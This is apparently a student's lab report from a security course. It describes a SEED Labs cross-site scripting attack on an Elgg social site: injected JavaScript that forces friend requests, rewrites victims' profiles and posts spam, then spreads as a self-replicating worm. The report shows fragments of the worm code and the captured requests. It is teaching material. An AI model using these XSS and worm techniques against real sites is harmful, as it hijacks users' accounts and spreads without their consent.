

COMPUTER SECURITY CSE-406

OFFLINE - 2

Name : MD. Roqunuzzaman Sojib


Roll : 1905067

Section : B1

Task 1 :

In task 1 , we have to make sure a friend request is automatically , without clicking on sent to the attacker samy , whenever our victim Alice decides to visit samy's profile. Also , we had to make sure the friend request is not sent to samy whenever he visits his own profile.


At first , we checked how a legitimate user is added in a friend request , for that we send a friend request and inspect the network section to find the corresponding header information.



From the header , we can see that it is sending a friend ID , along with the elgg_ts and elgg_token as part of URL parameters. So , for our desired URL , we will add :

```
"http://www.seed-server.com/action/friends/add?friend=" + samyguid + ts + token;
```

Here, ts and token represents the corresponding elgg token and ts.



So, to ensure this, we added a script in the “About Me” section of samy. The scripts adds an URL which sends a friend request to the guid of samy along with the timestamp elgg_ts and token elgg_token. The guid of samy was obtained by inspecting the profile of samy

```
▼ GET
Scheme: http
Host: www.seed-server.com
Filename: /action/friends/add

friend: 59
▼ __elgg_ts: [...]
0: 1707849494
1: 1707849494
▼ __elgg_token: [...]
0: r84-Ah-V7iPpzYcNfil-9A
1: r84-Ah-V7iPpzYcNfil-9A
```

So by modifying the sendurl , we can send a friend request to samy. Now to ensure that samy doesn't receive a friend request when he visits his own page , I added a constraint so that the current session user guid is not the same as samy , `elgg.session.user.guid!=SamyGUID.` . Finally the output will be :

Elgg For SEED Labs

BlogsBookmarksFilesGroupsMembersMore -

Search

Account -

Samy

About me

Blogs

Bookmarks

Files

Pages

Wire post

Add friend

Send a message

Samy

Blogs

Bookmarks

Files

Pages

Wire post

Alice

Blogs

Bookmarks

Files

Pages

Wire post

Friends

Friends of

Collections

Also made sure that samy doesn't become friend with his own account even if he visits his own account.

The screenshot shows the Elgg user profile for 'Samy'. At the top is a blue navigation bar with links: 'Elgg For SEED Labs', 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', and 'More -'. There is a search bar and an 'Account' dropdown menu. Below the navigation bar, the profile header shows the name 'Samy' and two buttons: 'Edit avatar' and 'Edit profile'. The profile picture is a cartoon character wearing a black hat and sunglasses. To the right of the picture is the text 'About me' and a link 'Add widgets'. Below the picture is a list of links: 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. The section 'Samy's friends' shows 'No friends yet.' and a list of links: 'Blogs', 'Bookmarks', 'Files', 'Pages', 'Wire post', 'Friends', 'Friends of', and 'Collections'.

Task 2 :

Whenever a victim account , for example , Alice visits the profile of attacker samy , it will modify Alice's own profile. The required modifications are that all the fields' privacy access level will be "Logged In Users" , the description will show my own roll number and all the other fields will show a random string.

At first, I determined the URL associated with the "edit profile" and Ajax sends XMLHttpRequest to that URL. The URL found in edit profile is :

Headers

Cookies

Request

Response

Timings

Filter Headers

Block

Resend

POST

http://www.seed-server.com/action/profile/edit

Status

302 Found

Version

HTTP/1.1

Transferred

4.50 kB (17.76 kB size)

Referrer Policy

strict-origin-when-cross-origin

Request Priority

Highest

DNS Resolution

System

Response Headers (396 B)

Raw

Cache-Control: must-revalidate, no-cache, no-store, private

Connection: Keep-Alive

Content-Length: 402

Content-Type: text/html; charset=UTF-8

Date: Tue, 13 Feb 2024 19:52:02 GMT

expires: Thu, 19 Nov 1981 08:52:00 GMT

Keep-Alive: timeout=5, max=100

Location: http://www.seed-server.com/profile/samy

pragma: no-cache

Server: Apache/2.4.41 (Ubuntu)

Vary: User-Agent

So, from the legitimate request , we can denote that, the URL , where Ajax needs to send a POST request will be :

```
var sendurl = "http://www.seed-server.com/action/profile/edit";
```

In our body of the request , it sends the updated information along with the access level. For a legitimate use of edit profile , the content looks like :


```
Content-Disposition: form-data; name="location"

0n16hb
-----31394918822312914349394427386
Content-Disposition: form-data; name="accesslevel[location]"
```

1


As for content , the modified values are set with respect to the corresponding field. Since , each field access must be set only for the logged in users , the access level is set to 1 for each field . Here we can see that each of the fields have some random string (maintaining the constraint of

proper format for webpage and gmail). And in our About section , it shows my roll number. So , I set the access level for each field to 1 and created a random string function for the parameters. Following the type of content in the body , the solution can also be achieved by using formdata. In that solution , we have to append for each information type along with their access level.



Samy's profile won't be affected if he visits himself, which is maintained by the condition check that `elgg.session.user.guid!=SamyGUID.`


If we revisit Samy's profile now , we will not see any change here. But if we try the same from Alice's profile , we will see the changes below:




Task 3:

Following the process of task 2, visiting the attackers profile, there will be a post made from the account of the victim. On the wire , the text will have the link of the attacker (in our case , samy).

For a legitimate Wire post , we will find the URL sent , which looks like :



So, this will create a wire post that looks like :




To implement our required task3 , I modified the send url to the post method adding posts to the wire. The Ajax will send the necessary contents which are our desired texts , with the urlencoded link to samy's profile. This problem , same as problem 2 , can also be solved by appending information to the formdata or modifying it as content. In our solution, we showed both approaches.

All wire posts

All Mine Friends


What's happening?

Post 140 characters remaining




By Alice · Just now

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/samy>




By Alice · Just now

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/samy>




By Charlie · a minute ago

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/samy>




By Charlie · a minute ago

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/samy>



By Alice · 23 minutes ago

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/samy>



By Alice · 25 minutes ago

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/samy>

Task 4:

In task 4 , the ideas from previous tasks are assembled. Here, we are given a script with the id “worm”. By the usage of innerHTML, alert (wormcode) shows the complete script written already. For example, if we add the given script in anyone's description, the output would look like this :

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Edit profile

Display name

Samy

About me

Embed content Visual editor

```
<script id=worm>
var headerTag = "<script id='worm' type='text/javascript'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</>" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(jsCode);
</script>
```

Public

Brief description

Edit avatar


Edit profile

Change your settings

Account statistics

Notifications

Group notifications



I used this idea to propagate the script to anyone's profile starting from the initial visit to samy's profile. Within the js code, I assembled the previous three tasks. Here I needed three URLs, and two content bodies for posting in the wire and changing profile information . And finally added this to samy's description.

The difference from previous tasks is that now instead of sending to Samy's profile in the wire , I will use `elgg.session.user.name`. Also to make sure , the worm is propagated, the worm code is added to the description of the victim, so that if someone else visits the victim's profile, he/she becomes the victim too. `var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);` , is added to the description field , in this way , if anyone visits the victim's profile, the wormcode will be added to their own profile and hence propagate. Finally if the current user is not Samy , I send three Ajax requests. The output is shown following the steps in spec:

Edit profile

Display name
Samy
About me
Public

1. Samy adds the worm's code to his profile

```

<script id="worm">
window.onload = function() {
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  var ts = "&_elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&_elgg_token=" + elgg.security.token.__elgg_token;
  var samyguid = 59;
  var samyguid = elgg.session.user.guid;

```

Embed content Visual editor
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications

Samy

Add friend

Send a message



About me

2. Alice visits Samy's profile

Blogs

Bookmarks

Files

Pages

Wire post

Alice's friends



Samy

2. Becomes friend without clicking Add Friend



Alice

Alice

Edit avatar

Edit profile



Brief description

Location

6jpsg

Interests

tfowge

Skills

wndqbs

Contact email

vn3myd@gmail.com

Telephone

wqb75

Mobile phone

5ys0d

Website

http://n79yma.com

Twitter username

06q1e

About me

1905067

3. Modifying the profile information for Alice

Post



By Alice just now

To earn 12 USD/Hour(t), visit now <http://www.seed-server.com/profile/Alice>

Alice posts own profile link in the wire

140 characters remaining



Alice

Add friend

Send a message



Brief description

Location
pzm3nq

Interests
3bzvq

Charlie visits Alice's profile

Charlie's friends



Sammy

Adds Sammy as friend



Charlie

Blogs

Bookmarks

Files

Pages



By Bobby just now

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/Bobby>



By Alice a minute ago

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/Alice>

Bobby posts his own profile link by visiting Alice



By Bobby just now

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/Bobby>



By Admin just now

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/Admin>



By Charlie just now

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/Charlie>



By Alice a minute ago

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/Alice>

